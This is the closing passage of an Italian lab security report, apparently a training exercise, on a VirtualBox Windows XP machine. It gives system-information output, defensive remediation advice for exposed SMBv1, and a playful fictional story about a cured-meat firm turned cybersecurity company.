Nome SO: Microsoft Windows XP Professional
Versione SO: 5.1.2600 Service Pack 3 build 2600
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Uniprocessor Free
Proprietario registrato: test_pc
Organizzazione registrata:
Numero di serie: 76435-640-3757355-23607
Data di installazione originale: 15/07/2022, 15.07.00
Tempo di funzionamento sistema: 0 giorni, 0 ore, 6 minuti, 4 secondi
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: X86-based PC
Processore: 1 processore(i) installati.
Versione BIOS: [01]: x86 Family 6 Model 158 Stepping 10 GenuineIntel ~36
Directory Windows: VBOX - 1
Directory di sistema: C:\WINDOWS
Unità di avvio: C:\WINDOWS\system32
\Device\HarddiskVolume1
```




Remediation

- **Firewall:** Configurare un firewall per bloccare l'accesso non autorizzato al protocollo SMBv1 può contribuire a mitigare il rischio.
- **Disabilitare o Limitare l'Accesso Remoto:** Se possibile, disabilitare completamente l'accesso remoto tramite SMBv1, a meno che non sia strettamente necessario.
- **Monitoraggio e Registrazione degli Eventi:** Implementare un sistema di monitoraggio che registri le attività del servizio SMBv1. Il monitoraggio degli eventi può aiutare a individuare comportamenti sospetti o tentativi di accesso non autorizzato.
- **Aggiornamenti di sicurezza:** Anche se Microsoft non rilascia più aggiornamenti di sicurezza ufficiali per Windows XP, si potrebbero cercare patch di sicurezza di terze parti create dalla comunità di sicurezza informatica. Tuttavia, utilizzare patch non ufficiali comporta rischi, poiché potrebbero non essere completamente testate o supportate.
- **Disabilitare Servizi Non Necessari:** Disabilitare servizi e funzionalità non necessari per il funzionamento del sistema. Limitare l'esposizione delle interfacce di servizio solo a ciò che è essenziale.
- **Isolamento di rete:** Isolare il sistema da reti non sicure o internet può ridurre il rischio di esposizione a minacce provenienti dall'esterno.
- **Educazione e Formazione:** Fornire formazione e sensibilizzazione agli sviluppatori e agli amministratori di sistema sull'uso sicuro di Windows XP e sulle migliori pratiche di sicurezza.

In generale sarebbe **fortemente** raccomandato evitare di utilizzare un sistema operativo così obsoleto come Windows XP che non viene più supportato da Microsoft dal 2014.

L'azienda Salamini Rustici, specializzata nella produzione di salumi, affrontò difficoltà finanziarie a causa delle sfide nel settore alimentare. Giulia Salani, membro fondatore, propose una riconversione nel campo della cybersecurity. Con il suo coraggio e determinazione, l'azienda si trasformò con successo, offrendo soluzioni di sicurezza informatica e diventando un punto di riferimento nel settore. La storia di Salamini Rustici è un esempio di resilienza e adattamento di fronte alle sfide aziendali.

GRAZIE PER LA VISIONE



Salamini Rustici
Defender